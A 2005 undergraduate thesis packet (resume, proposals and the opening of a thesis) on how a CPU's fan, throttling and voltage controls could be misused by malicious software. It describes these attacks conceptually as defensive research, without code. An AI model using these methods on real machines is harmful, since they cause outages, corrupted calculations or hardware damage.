

Potential Thermal Security Risks

by

Puyan Dadvar

April 27, 2005

TABLE OF CONTENTS

RESUME
FINAL REPORT
PROPOSAL
PRE-PROPOSAL

Puyan Dadvar
609 E. Market St. Suite 104
Charlottesville, VA 22902
434-760-5017
puyan@cs.virginia.edu

OBJECTIVE

SOFTWARE ENGINEER

Design and develop embedded software components for application specific hardware.

PROFILE

- Familiar with many flavors of Unix(including Linux), C/C++, TCP/IP stack implementation, Basic OS kernel principles.
 - Knowledge of device driver implementation, major network protocols, object-oriented design.
 - Experienced in implementing mid-sized networks, programming network daemons, debugging and optimizing simulation software.
-

EMPLOYMENT

Computer Science Department at the University of Virginia, Spring 2005
Charlottesville, VA

Teaching Assistant for Operating Systems(CS414)

- Modified, created, and graded assignments regarding OS implementation and design.
- Assisted students with understanding concepts and completing assignments during weekly office hours.

Instructor: Kevin Skadron (434 982 2042; skadron@cs.virginia.edu)

Research Experience for Undergraduates at the University of Virginia, Summer 2004 -
Charlottesville, VA Present

Research Assistant

- Researched potential vulnerabilities in hardware thermal monitoring interfaces.
- Accepted as student speaker at Semi-Therm 21 (Semiconductor Thermal Measurement, Modeling, and Management Symposium).
- Completed academic paper that is to be published in the proceedings of Semi-Therm 21 in Mar. 2005.

Mentor: Kevin Skadron (434 982 2042; skadron@cs.virginia.edu)

NSF Research Experience for Undergraduates at James Madison Summer 2001
University, Harrisonburg, VA

Research Assistant

- Helped optimize and debug simulation software of the crystallization of lava flows.
- Did a minor port of a Linux programming IDE to Windows.

Mentor: Roddy V. Amenta (540 568 6674; amentarv@jmu.edu)

Expression Networks, Charlottesville, VA 2000 – 2001

Network Operations Director/Programmer

- Implemented a network daemon and portal that would display bandwidth usage per machine via SNMP.
- Assisted in network implementation including setting routing tables, firewall/packet filter configuration, and IP subnetting.

Mentor: Abir Ray (434 760 5000; abir.ray@expr.net)

EDUCATION

University of Virginia, Charlottesville, VA 2001-Present

Major: Computer Science in the School of Engineering and Applied Science

Courses included Probability, Advanced Software Development Methods, Discrete Mathematics.

Piedmont Virginia Community College, Charlottesville, VA 2000-2001

Major: Engineering

Courses included entry level Calculus, Chemistry, and English courses.

UNDERGRADUATE THESIS PROJECT PRE-PROPOSAL
School of Engineering and Applied Science
University of Virginia

Security Threats of Power and Thermal Control Interfaces

Submitted by

Puyan Dadvar

Computer Science

STS 401

Section 10 (3:30 pm)

September 27, 2004

Science, Technology, and Society Advisor: Bryan Pfaffenberger

Technical Advisor: Kevin Skadron

On my honor as a University student, on this assignment I have neither given nor received unauthorized aid as defined by the Honor Guidelines for Papers in Science, Technology, and Society Courses.

Signed _____

Introduction

Security threats are emerging because of new thermal and power control interfaces that are being built into motherboards and CPUs. Thermal and power control interfaces are hardware interfaces that allow the operating system to control the temperature and power consumption of a computer system.

My name is Puyan Dadvar and I am a fourth year Computer Science student. I will be working with Professor Kevin Skadron of the Computer Science Department. All experiments have been or will be done in the annexed Computer Science lab in the Chemistry building. Most of the research was done over the summer of 2004. Many possible methods of abuse were found and some design considerations have been developed. I intend to reorganize a draft paper I have written and develop more hardware design considerations during the Fall of 2004.

Rationale

Many of the motherboards in CPUs of Personal Desktop PCs, Laptops, and Servers have power and thermal control interfaces. These hardware interfaces are being implemented in new systems because power consumption of processors is increasing (Skadron,1). As a result, high temperature and power usage is becoming a concern. Since the operating system has the best overall view of the system it can make decisions that fit both the users and systems needs (Grover, 3). For instance, if a user is not using his pc currently the operating system can put their laptop in a less consuming power mode to save energy.

The security threats caused by these interfaces can be used by a malicious program to affect the integrity and availability of the system. This violates the security policy of the computer system. I intend to find how these thermal and power control interfaces, such as the Thermal Control Circuit in the Pentium 4 (Intel, 29), can be abused by a malicious program and suggest ways for hardware designers and system administrators to prevent it.

Anyone who owns systems with these hardware control interfaces may be vulnerable. One scenario with severe consequences is a virus that spreads itself and uses these hardware interfaces to render an entire network inoperable. Without service companies can lose customers and in turn lose revenue. In situations where operation of a system is critical to a person's safety, misuse of these hardware interfaces can cause corruption of information that may lead to harm. Making designers and network administrators aware of these new security threats can help them prevent attacks.

From the research I preformed over the summer there were several threats discovered that can be used by an attacker. Defining the problem and suggesting a resolution can greatly assist administrators due to the fact that there is limited information currently available on the topic.

Objectives

- Identify what thermal and power control interfaces are available on current computer systems
- Demonstrate that these control interfaces are a security threat
- Suggest ways for designers and network administrators to prevent attacks.

Project Activities

- 1) Get equipment and specifications of hardware
- 2) Find power and thermal control interfaces for hardware
- 3) Develop software that can write to these hardware control interfaces
- 4) Determine minimum permissions required for the configuration software to work.
- 5) Describe the security threats that are discovered and document that they are possible
- 6) Recommend methods for designers and system administrators to prevent attack

Materials, Equipment, and Funding

This project uses a Pentium IV PC and Compaq laptop for experimentation. Temperature and power consumption sensors are already built into the computers. The funding for my research grant was provided by Professor Kevin Skadron and the NSF.

Personal Background

I am a fourth year Computer Science student with a reasonable knowledge of computer security. I also have experience with the Linux kernel and device driver implementation. Both of these will be crucial if I am to understand how the software controls the thermal and power hardware interfaces and in devising ways of resolving the security threats.

Advisors

My STS advisor is Professor Bryan Pfaffenberger. My technical advisor is Professor Kevin Skadron. Professor Skadron's focus is in thermal aware micro-architectures.

References

K. Skadron et al. "Temperature-Aware Microarchitecture." In Proceedings of the 30th International Symposium on Computer Architecture, Jun. 2003, Page 1.

Intel Pentium 4 Processor on 90 nm Process Thermal and Mechanical Design Guidelines. October 1, 2004. <http://www.intel.com/design/Pentium4/guides/30056401.pdf>.

Modern System Power Management. October 1, 2004. <http://www.acmqueue.com/modules.php?name=Content&pa=showpage&pid=81&page=3>. Andrew Grover.

UNDERGRADUATE THESIS PROJECT PROPOSAL
School of Engineering and Applied Science
University of Virginia

Security Threats of Power and Thermal Control Interfaces

Submitted by

Puyan Dadvar

Computer Science

STS 401

Section 10 (3:30 pm)

September 27, 2004

On my honor as a University student, on this assignment I have neither given nor received unauthorized aid as defined by the Honor Guidelines for Papers in Science, Technology, and Society Courses.

Signed _____

Approved

Technical Advisor – Kevin Skadron

Date

Approved

Science, Technology, and Society Advisor –
Bryan Pfaffenberger

Date

Introduction

Security threats are emerging because of new thermal and power control interfaces that are being built into motherboards and CPUs. Thermal and power control interfaces are hardware interfaces that allow the operating system to control the temperature and power consumption of a computer system. However, thermal and power control interfaces can potentially be misused to cause security threats such as denial of service attacks and corruption of information.

I will be working with Professor Kevin Skadron of the Computer Science Department. Professor Skadron's specialty is temperature-aware and power-aware computing. This project began with Professor Skadron's inquiry of whether it would be possible to implement a virus that can overheat the CPU it is running on (ie. a thermal virus). All experiments have been or will be done in the annexed Computer Science lab in the Chemistry building. Most of the research was done over the summer of 2004. Many possible methods of abuse were found and some design considerations have been developed. I intend to reorganize a draft paper I have written and develop more hardware design considerations during the Fall of 2004.

I. Rationale and Objectives

Rationale

Many of the motherboards and CPUs of personal desktop PCs, laptops, and servers have power and thermal control interfaces. These hardware interfaces are being implemented in new systems because power consumption of processors is increasing [8]. As a result, high temperature and power usage is becoming a concern. Since the operating

system has the best overall view of the system it can make decisions that fit both the users and system's needs [11]. For instance, if a laptop is currently not in use the operating system can put the laptop in a less consuming power mode to save energy.

The security threats caused by these interfaces can be used by a malicious program to degrade the integrity and availability of the system. I have discovered how these thermal and power control interfaces, such as the Thermal Control Circuit(TCC) in the Pentium 4 [4], can be abused by a malicious program to violate system security policies. For instance, the TCC can be used to engage cpu throttling and cause only 12% of the cpu cycles to be used. This functionality is normally used to reduce temperature of the CPU, but can be engaged even if there are not any emergency situations. Another example of a security threat is possible through fan control. Motherboard manufacturers have implemented fan speed controls in order to reduce fan noise when the fan is not necessary. This control feature can be exploited and the fan of CPU can be shut off [14]. Without a fan the CPU may suffer permanent damage. For this project I will also suggest ways for hardware designers and system administrators to prevent these security threats. These will hopefully assist the security community in preventing an attack using these interfaces.

Anyone who owns systems with these hardware control interfaces may be vulnerable. One scenario with severe consequences is a virus that spreads itself and uses these hardware interfaces to render an entire network inoperable. Without service companies can lose customers and in turn lose revenue. In situations where operation of a system is critical to a person's safety, misuse of these hardware interfaces can cause

corruption of information that may lead to harm. Making designers and network administrators aware of these new security threats can help them prevent attacks.

From the research I performed over the summer there were several threats discovered that can be used by an attacker. Defining the problem and suggesting a resolution can greatly assist administrators because there is limited information currently available on the topic.

Objectives

- Identify what thermal and power control interfaces are available on current computer systems
- Demonstrate that these control interfaces are a security threat
- Suggest ways for designers and network administrators to prevent attacks.

II. Preliminary Analysis of Social and Ethical Contexts

Social Context

My project started when I gave a presentation for Professor Skadron on buffer overflows in his operating systems course. Afterwards, I read about his research regarding thermal-aware computing and asked him for a research position. In searching for a topic of research Professor Skadron inquired as to whether it would be possible to develop a thermal virus. A thermal virus is a program that overheats a CPU and can potentially cause physical damage to the chip. This question came about because temperature management under high loads is becoming a concern for CPU vendors.

The people that are directly affected by these thermal security threats are individuals who use a recent PC or laptop with power and thermal configuration

interfaces. Specifically, anyone who runs a Pentium 4 or a Motherboard with over-clocking or fan control mechanisms. An example would be an establishment that runs a large network of P4s and requires reliable service of their computers in order to perform business functions. Professor Skadron and the Army Research Group/NSF are supporting this project and have a stake in its undertaking.

People that need to be concerned with my project are:

- System administrators need to be aware of such thermal security risks in order to prevent an attack on their networks.
- Designers need to be made aware of how these interfaces can be misused so that they can implement adequate hardware to prevent misuse.

Ethical Context

This project is morally defensible. Although security policies can take away privileges from a user, the research I have done demonstrates the need of safe guards to protect the user without taking away their privileges. This is done by enforcing security measures that insure system stability in catastrophic situations where the system would be inoperable if no action were taken. The methodology of exploiting thermal security risks will be released in our publication so that researchers may evaluate our findings.

All vulnerabilities that we were able to find and have proven to be threats have been mentioned and fully described. Design considerations to prevent attack are based directly on proven vulnerabilities so little to no bias has been introduced.

The results of my work are owned by the University of Virginia and Professor Skadron. Once published, the security vulnerabilities will be available to the public.

However, we will discriminate who we share our information with until we are convinced our argument is fully developed and supported.

Since Professor Skadron and I are the only two members working on the project and we have the same goal (to publish our results on these vulnerabilities) so I do not foresee a conflict of interest. This project is sponsored by a NSF grant assigned to me by Professor Skadron who acquired the grant. All confidential information will be protected until an appropriate time for release to the public. All sources used have been cited. And all results have been documented to the best of my ability. The integrity of the information is guaranteed by me.

The project will precisely define the risks associates with these security vulnerabilities and the affected systems. Disclosure of these risks will assure that all potential security risks that affect the welfare of the public will be known. To minimize risk of these vulnerabilities being exploited, the project addresses both system administrators and designers regarding the security vulnerabilities in an attempt to convince them to take corrective measures to minimize risk.

III. Review of Technical Literature

There are different techniques used to save power and reduce temperature on modern CPUs. These technologies are currently available on the P4 and AMD processors and help protect the CPU from high temperature situations and increase power efficiency [1][2]. Some technologies are also available on motherboards to protect processors from potentially damaging high temperature situations [3][15].

Since power consumption and temperature is on the rise for microprocessors the industry has developed different ways of dealing reducing heat production [4]. These new

technologies that help control power consumption and temperature, however, can be a considered a potential security threat.

Thermal and power security concerns are still new and have not been widely considered. As a result, there is a consensus that certain technologies can cause improper functioning of hardware [5], but there does not seem to be a consensus, in our research group, on whether these hardware problems can be considered a security threat.

There is a debate in considering the access privileges required to exploit thermal security risks. There are two primary positions on the matter. Since a thermal security risk requires access to privileged hardware, the debate revolves around the question “If someone has administrator access to a computer why would they choose to exploit a vulnerability of a thermal and power control interface considering they have full access to the machine anyway?”

The two positions are:

Thermal security risks have characteristics that are attractive for an attacker since they can allow access to well defined interfaces of hardware control mechanisms that affect the entire system [6].

Professor Anita Jones of the University of Virginia was of the opinion that an attacker with administrator privileges may not use these thermal security risks over other risks posed by having administrator privileges (such as deleting and corrupting files)

Development of these security concerns began with industry trends. Researchers have noticed that microprocessor power density is increasing at a fast rate [1][8][9][10].

This leads to negative affects such as microprocessors with higher heat production and power consumption.

In order to manage the negative affects of this trend, the industry has come up with several new technologies concerned with temperature control and power consumption. These new technologies allow for a computer system to reduce the temperature of the CPU under heavy load or protect the processor from burnout in case of cooling failure [1]. Also, the technologies allow for configuring the system to a less power consuming state [2]. This feature allows a user who does not require 100% of the computer's resources to scale down the power consumption of their laptop in order to save battery life [11]. However, there is evidence that abuse of these technologies can lead to violation of security policies. In this screenshot voltage scaling was used to cause integrity errors [5]. Since these mechanisms can cause potential loss they are considered to be a security risk.

There are four primary problem areas that will be addressed. First, technologies that deal with temperature and power control need to be researched. Secondly, vulnerabilities that these technologies have will need to be discovered. Next, we will consider the exploitation of these vulnerabilities and determine the consequences of the exploits. Lastly, methods of prevention of the vulnerabilities will be considered.

There are gaps of knowledge regarding thermal security risks that need to be addressed. The exact locations of the two temperature sensors on the P4 are to our research group. This is important because there are possibly large temperature gradients across the die of the P4. With only two sensors certain parts of the CPU die may be

overlooked. Also, what hardware is configured on motherboards that allow software controlled over-clocking would be helpful in determining whether there are vulnerabilities [12]. From the review it is apparent that the Intel Prescott has an average working temperature very close to the throttling trip temperature [13]. It may be possible to induce throttling without needing to turn off the fans. Testing on our part or existing documentation is required in order to determine this.

The fruitful directions include:

- Understanding how thermal throttling functions on the P4.
- Determining the thermal protections (or lack of) that AMD processors have [15].
- Looking at the power saving technology that Intel and AMD offer in their processors.
- Looking at the fan control facilities that several motherboards offer [14].

Throttling and Thermal protection mechanisms of processors appear to be the most fruitful directions. The interfaces for controlling CPU throttling and thermal protection mechanisms are defined in the CPU specifications [6]. Other researchers also hint at throttling as a potential problem when the CPU is under load [13].

IV. Statement of Project Activities

Activities

- 1) Get equipment and specifications of hardware

The equipment required for this project involves a PC and a laptop. These two have different ways of dealing with heat and power. This gives us exposure to a diverse set of thermal and power control mechanism.

3) Find thermal control interfaces for hardware and software that imposes thermal stress

This involved looking at the PC and laptop and determining the thermal control interfaces that were exposed by the hardware to the operating system. Also, we searched for calculation intensive software that could impose thermal stress on the CPU. An example of a thermal control interface we found on our Pentium 4 PC was the Thermal Control Circuit (TCC). The thermal control circuit is comprised of a CPU clock throttling mechanism and a catastrophic event detector. The interfaces to these thermal control mechanisms were software configurable CPU registers. These CPU registers were found to allow disabling of certain protection mechanisms.

4) Develop software that can write to these hardware control interfaces

If a virus were to take advantage of these configuration interfaces it would need to execute code that can write to the hardware configuration registers and make the computer behave in a way that would violate system security policies. In this stage the specifications for the configuration interfaces were read and code was written in C to test several thermal and power management behaviors of the computers.

5) Determine minimum permissions required for the configuration software to work.

A potential virus would need permission to access these privileged configuration interfaces. Finding the minimum permissions required by the virus to access these

configuration registers will help determine how easily a thermal virus can implement its attack.

6) Describe the security threats that are discovered and document that they are possible

All the potential security threats have and will be fully documented. This documentation includes proof that a security threat can be exploited to cause degradation in availability and integrity of the system. Also, hardware specifications and code will be organized so that they will be readily available for reference.

7) Recommend methods for designers and system administrators to prevent attack

After a threat has been identified we will recommend methods for system administrators and hardware designers to prevent use of the security risk by a malicious program.

8) Explore techniques that the operating system can use to prevent thermal and power attacks.

Since we cannot readily alter the hardware we will look for ways the OS can prevent thermal attacks. Software solutions would be a less costly prevention method than hardware alteration and would also work on legacy systems. Software solutions would involve determining what states the OS can be put in order to cause the computer hardware to harm itself. Then we can develop a kernel level process that will monitor for these states and alter the state accordingly in order to prevent harm. These states would include information about temperature, register configurations, and processor load. Also, a necessary component is building a monitoring process that is resilient to being disabled. This may involve encryption, passwords that are different than the administrator














password, and integrating it as an essential service the kernel requires in order to function.


9) Find power control interfaces and methods of dissipating power

This involves looking at the PC and laptop and determining the power control interfaces and also methods of dissipating power. Preliminary findings demonstrate that on our AMD laptop we were able to dissipate power rapidly by running CPU intensive programs. This topic requires further investigation to determine the likelihood of using power as a means of attack.

10) We will also be actively working on completing a final manuscript for Semi-Therm (a conference) which takes place March. The final manuscript is due January 7th, 2005. This manuscript is approximately 8 pages in length including tables and figures. It will require a comprehensive and concise description of our key results, findings, and conclusions.

Schedule (Gantt Chart)

		Task Name	Duration	Start	Finish	Predecessors
1		Get equipment and specifications of hardware	7 days?	Wed 6/30/04	Thu 7/8/04	
2		Find thermal control interfaces for hardware	10 days?	Thu 7/8/04	Wed 7/21/04	
3		Develop software that can write to these hardware control interfaces	15 days	Mon 7/26/04	Fri 8/13/04	2, 1
4		Determine minimum permissions required for the configuration software to work.	9 days?	Mon 8/16/04	Thu 8/26/04	3, 2, 1
5		Describe the security threats that are discovered and document that they are possible	7 days	Fri 8/27/04	Mon 9/6/04	4, 3, 2, 1
6		Recommend methods for designers and system administrators to prevent attack	20 days?	Tue 9/7/04	Mon 10/4/04	1, 2, 3, 4, 5
7		Explore operating system techniques to prevent thermal attacks	66 days?	Fri 12/17/04	Fri 3/18/05	6
8		Implement OS level mechanisms to protect against thermal attacks	43 days?	Mon 3/21/05	Wed 5/18/05	7
9		Submit paper abstract to semi-therm conference	1 day?	Wed 10/6/04	Wed 10/6/04	
10		Acceptance to semi-therm received	1 day?	Mon 11/1/04	Mon 11/1/04	9
11		Complete and Submit final manuscript for semi-therm	16 days?	Fri 12/17/04	Fri 1/7/05	10
12		Present poster at semi-therm	3 days?	Tue 3/15/05	Thu 3/17/05	11
13		Find power control interfaces and methods of dissipating power	50 days?	Mon 1/10/05	Fri 3/18/05	11



Personnel

My STS advisor is Professor Bryan Pfaffenberger. Professor Pfaffenberger will assist me in organizing and developing my writing. My technical advisor is Professor Kevin Skadron. Professor Skadron's focus is in thermal aware micro-architectures and will help guide the direction I take my research and assist in resolving technical issues. Anita Jones's specialty is computer security. She will be able to help me in determining which of the discovered misuses of the thermal and power control interfaces can be considered a security threat.

Resources

The equipment required for this project includes a Pentium 4 PC with an Asus P4P800 motherboard and an AMD AthlonXP laptop. This equipment can be reserved and has a low chance of being occupied the same time I would like to use them if I choose not to reserve them. The equipment is available in the annexed CS computer Lab in the Chemistry building. I have a key to the annexed CS lab which allows me 24 hour access to the equipment. There are backup laptops and PCs in case there is a failure in the equipment I am currently using. All of the published literature that I have required thus

far has been available online. If there is a need for literature that is not available online, I have the option of checking Clark engineering library.

V. Expected Outcomes

We expect to submit our findings to a security conference. Also, if our results are published, we expect for system administrators and hardware designers to take our suggestions into consideration. This would involve system administrators checking to see if the PCs on their network are vulnerable to a thermal virus. Hardware designers would begin to modify motherboards and CPUs to prevent vulnerabilities that we have described.

VI. Works Cited

- [1] Intel Pentium M Processor Datasheet.
<ftp://download.intel.com/design/mobile/datashts/25261203.pdf>. pg 17.
- [2] AMD PowerNow! Technology. http://www.amd.com/us-en/Processors/ProductInformation/0,,30_118_10220_10221%5E964,00.html.
- [3] Asus COP Video.
<http://www.people.virginia.edu/~pd8f/documentation/COP.mpg>.
- [4] Intel Pentium 4 Processor on 90 nm Process Thermal and Mechanical Design Guidelines. <http://www.intel.com/design/Pentium4/guides/30056401.pdf>. pg 27.
- [5] P. Dadvar. Rounding Errors – Screen Shots.
http://www.people.virginia.edu/~pd8f/documentation/higher_voltage_high_temp_p4_error.JPG.
- [6] IA-32 Intel Architecture Software Developer's Manual.
<ftp://download.intel.com/design/Pentium4/manuals/25366814.pdf>. pg 746.
- [7] D. Brooks and M. Martonosi, "Dynamic Thermal Management for High-Performance Micro-processors," *Proc. 7th Int'l Symp. High-Performance Computer Architecture*, IEEE CS Press, Jan. 2001, pp. 171-182.
- [8] K. Skadron *et al.* "Temperature-Aware Micro-architecture," *Proc. 30th Ann. Int'l Symp. Computer Architecture*, IEEE CS Press, June 2003, pp. 2-13.
- [9] J. Srinivasan and S. Adve. "Predictive Dynamic Thermal Management for Multimedia Applications," *Proc. 17th Int'l Conf. Supercomputing*, ACM Press, June 2003, pp. 109-120.
- [10] J. Donald and M. Martonosi. "Temperature-Aware Design Issues for SMT and CMP Architectures," *Proc. 2004 Workshop on Complexity-Effective Design*, June 2004.

- [11] Modern System Power Management. Andrew Grover.
<http://www.acmqueue.com/modules.php?name=Content&pa=showpage&pid=81&page=3>.
- [12] ClockGen Supported Hardware. <http://www.cpuid.com/clockgen.php>.
- [13] Testing Thermal Throttling in Pentium 4 CPUs. Stanislav Garmatyuk.
<http://www.digit-life.com/articles2/p4-throttling/>. pg 8.
- [14] SpeedFan's Supported Hardware. Alfredo Comparetti.
<http://www.almico.com/forumindex.php>.
- [15] Sensors FAQ for lm_sensors version 2.12. Frodo Looijaard. http://www2.lm-sensors.nu/~lm78/cvs/lm_sensors2/doc/lm_sensors-FAQ.html.

VII. Appendices

Materials, Equipment, and Funding

This project uses a Pentium 4 PC and Compaq laptop for experimentation. Temperature and power consumption sensors are already built into the computers. The funding for my research grant was provided by Professor Kevin Skadron and the NSF.

Personal Background

I am a fourth year Computer Science student with a reasonable knowledge of computer security. I also have experience with the Linux kernel and device driver implementation. Both of these will be crucial if I am to understand how the software controls the thermal and power hardware interfaces and in devising ways of resolving the security threats.

Thesis Outline

This will be submitted as an assignment later in the semester.

POTENTIAL THERMAL SECURITY RISKS

A Thesis
in STS 402

Presented to

The Faculty of the
School of Engineering and Applied Science
University of Virginia

In Partial Fulfillment
of the Requirements for the Degree

Bachelor of Science in Computer Science

by

Puyan Dadvar

March 29, 2005

On my honor as a University student, on this assignment I have neither given nor received unauthorized aid as defined by the Honor Guidelines for Papers in Science, Technology, and Society Courses.

Approved _____ (Technical Advisor)
Professor Kevin Skadron

Approved _____ (STS Advisor)
Professor Jack Brown

ACKNOWLEDGEMENTS

This research has been funded by grant no. W911NF-04-1-0288 from the U.S. Army Research Office and two Research Experience for Undergraduate supplements on NSF grant nos. CCR-0105626 and CCR-0133634.

I would like to thank Professor Kevin Skadron for giving me a chance to do research with him and for his guidance and insight throughout the whole process. Also, I would like to thank Professor Anita Jones for her feedback from a computer security expert's perspective. I would like to also thank anonymous reviewers, Jesse Foster, and Kyeong-Jae Lee for their helpful comments.

TABLE OF CONTENTS

LIST OF FIGURES	v
GLOSSARY OF TERMS	vi
ABSTRACT	viii
CHAPTER 1: INTRODUCTION	
Purpose	1
Problem Definition	1
Needs that Gave Rise to the Work.....	1
Circumstances that Led to the Discovery of Thermal Security	
Risks.....	2
Discovery of Risks with New Technology Developed to Regulate	
Temperature.....	3
Rationale and Scope of the Project	3
Rationale.....	3
Scope.....	4
Overview of the Rest of the Report.....	5
CHAPTER 2: REVIEW OF TECHNICAL LITERATURE	6
Thermal Monitoring and Control	6
Hardware Access Privileges	8
Hardware Monitoring Chips	8
Frequency and Voltage Scaling	9
CHAPTER 3: METHODOLOGY	11
Disabling Processor Fans	11
Increasing Processor Heat Production	12
Disabling the Thermal Monitor	13
Enabling On-Demand Throttling	13
Frequency and Voltage Scaling	13
How to Circumvent Protected Mode	14
CHAPTER 4: RESULTS	17
Risks Involving Frequency/Voltage Scaling	17
Performance Loss.....	17
Ungraceful Shutdowns.....	17
Unreliable Calculations.....	18
Risks Involving the Pentium 4	19
Thermal Throttling.....	19
Catastrophic Event Detection.....	20
AMD Processors and Ungraceful Shutdown	20
Reduction of Lifetime	20
CHAPTER 5: CONCLUSION	22
Factual Summary	22
Interpretation	23
Thermal Security Risks as a Growing Concern.....	23
Thermal Virus – On What Scale is Current Technology at Risk?.....	23

Suggestions and Recommendations Based on Results	24
Operating System Support to Prevent Thermal Security Risks.....	27
WORKS CITED	31
APPENDIX A: HARDWARE SPECIFICATION OF MACHINES USED FOR EXPERIMENTS	33
APPENDIX B: SOFTWARE IMPLEMENTED TO DEMONSTRATE THERMAL SECURITY RISKS	34
APPENDIX C: SUPPLEMENTAL TESTING OF POWER SECURITY RISKS ...	37

LIST OF FIGURES

CHAPTER 1: INTRODUCTION

Figure 1.1 – Power consumption of processors over time. 2

CHAPTER 2: REVIEW OF TECHNICAL LITERATURE

Figure 2.1- Image and simulated thermal map of Pentium 4 die. 6

CHAPTER 4: RESULTS

Figure 4.1- Chart of Security Threats vs. Mechanisms 17

Figure 4.2- Graph of percentage drop of performance due to Thermal Throttling 19

Figure 4.3- Thresholds temperatures for various duty cycles.

GLOSSARY OF TERMS

Data Integrity Checking – Using computational and mathematical methods to assure that no data corruption has taken place.

Hyper-threaded machines – Technology developed by Intel Corp. to have two “virtual” processors on a single processor system in order to optimize performance.

Model Specific Registers (MSRs) – Are internal processor registers that can configure the processor. These registers also give information about the status of the processor.

On-Demand Throttling – A technology employed by modern processors that allows an operating system or power management scheme to invoke Thermal Throttling using software at any given time.

Over-clocking - Running a processor at a speed faster than is rated. Most processors can run faster than their rated speed with some sacrifice of reliability.

Passive Cooling – A cooling method that tries to reduce heat production instead of ‘actively’ drawing away heat (like a fan). An example of this is limiting the number of instructions processed per unit time in order to reduce heat production.

Processor Die – The area of a processor that contains the core circuitry. As a result, this is where most of the heat from the processor is generated.

Protected Mode – A processor mode that prevents unprivileged processes from accessing memory that is either designated for other programs or mapped to sensitive hardware such as with IO ports.

RightMark – A benchmarking program that can measure the performance of a processor using mathematical modeling of physical processes.

Root Buffer Overflow Exploits – Method to gain administrator privileges by exploiting a common programming bug.

Security Accounts Manager (SAM) – Windows XP/NT/2000 storage database of usernames and passwords.

SSE/SSE2 – A processor instruction set that can work efficiently on several sets of data simultaneously.

Thermal Comparator – Similar to Thermal Diode

Thermal Control Circuit (TCC) – A circuit used by the Pentium 4 to protect itself from damage due to over-heating.

Thermal Diode – A device that determines temperature based on the amount of current passing through a diode at given point in time.

Thermal Throttling – A technology employed by the modern processors to reduce temperature. Thermal Throttling invokes a duty cycle which causes only a fraction of the processor cycles to actually be used for work.

Trojan Horses - Software that impersonates trusted software in order to fool a user into revealing privileged information or giving privileged access.

X Windows – A graphic user interface for UNIX.

ABSTRACT

Due to increases in power density of processors, new technologies to deal with high temperature conditions and power consumption are being introduced. Since the operating system generally has the best overall view of the system, this gives the OS an advantage in managing resources of the system. As a result, these technologies have software configuration interfaces available to the OS. However, these software interfaces allow for functionality that can be abused by a malicious program. This introduces several security risks for systems with thermal and power control. This report will describe several vulnerabilities in these systems and offer recommendations to designers on how to resolve them.

The security policies of the system that are violated by thermal security risks are the integrity and availability of the system. Due to the possibility of under-volting a computer processor through software, timing errors occur which lead to the possibility of miscalculation. Also, if the user does not employ data integrity checking on their information they may accept corrupt information as valid. Availability of the system can be compromised by invoking thermal throttling on the processor. This protection mechanism can be invoked even though a high temperature situation does not exist and, thus cause the system to only perform at 12.5 percent of its full potential. Thermal throttling also engages automatically at approximately 65 C in order to protect the CPU. Tripping the sensor that engages this automatic protection can be forced by turning off the CPU fans through software.

Hardware protection mechanisms need to be considered in order to prevent these thermal security risks. Disallowing fan shutoff during high temperature situations will

greatly reduce the possibility of the automatic thermal throttling and will also reduce the chance of CPU damage. Also, enforcing valid frequency/voltage pairs will stop the possibility of inducing timing errors through software with under-volting. Software protection mechanisms have been considered, however, these protection schemes can readily be circumvented by an attacker achieves administrator privileges.

CHAPTER 1: INTRODUCTION

Purpose

New security threats to computer hardware are emerging because of thermal and power control interfaces built into motherboards and processors. These control interfaces are hardware interfaces allow the operating system to control the temperature and power consumption of a computer system [1:1]. However, thermal and power control interfaces can be misused to cause security threats such as denial of service attacks and corruption of information. My thesis project involved determining how a malicious program would use thermal characteristics of a modern PC to cause unreliable operation and suggesting ways to prevent it. System administrators and hardware designers can profit from this by being aware of the risks and taking steps to prevent exploitation of their computer systems.

Problem Definition

The idea of security risks involved with temperature control came about when I noticed that one could control the fans of a computer through software and wondered what risks would be introduced if a script in a web browser were able to take advantage of that. If manufacturers and vendors are aware of these risks, their designs can take them into account so that they cannot be abused by malicious software. I also considered what would happen if a network administrator were to overlook such a vulnerability on their systems during their security audits. This work can contribute to making these security audits more comprehensive.

Circumstances that Led to the Discovery of Thermal Security Risks

In order to better understand where thermal security risks come from, we must first understand why the technologies that bring these risks were created. In general, as microprocessor performance capabilities increase so does power required to operate them.




Figure 1.1: Increase of power consumption of processors over time [2:3].

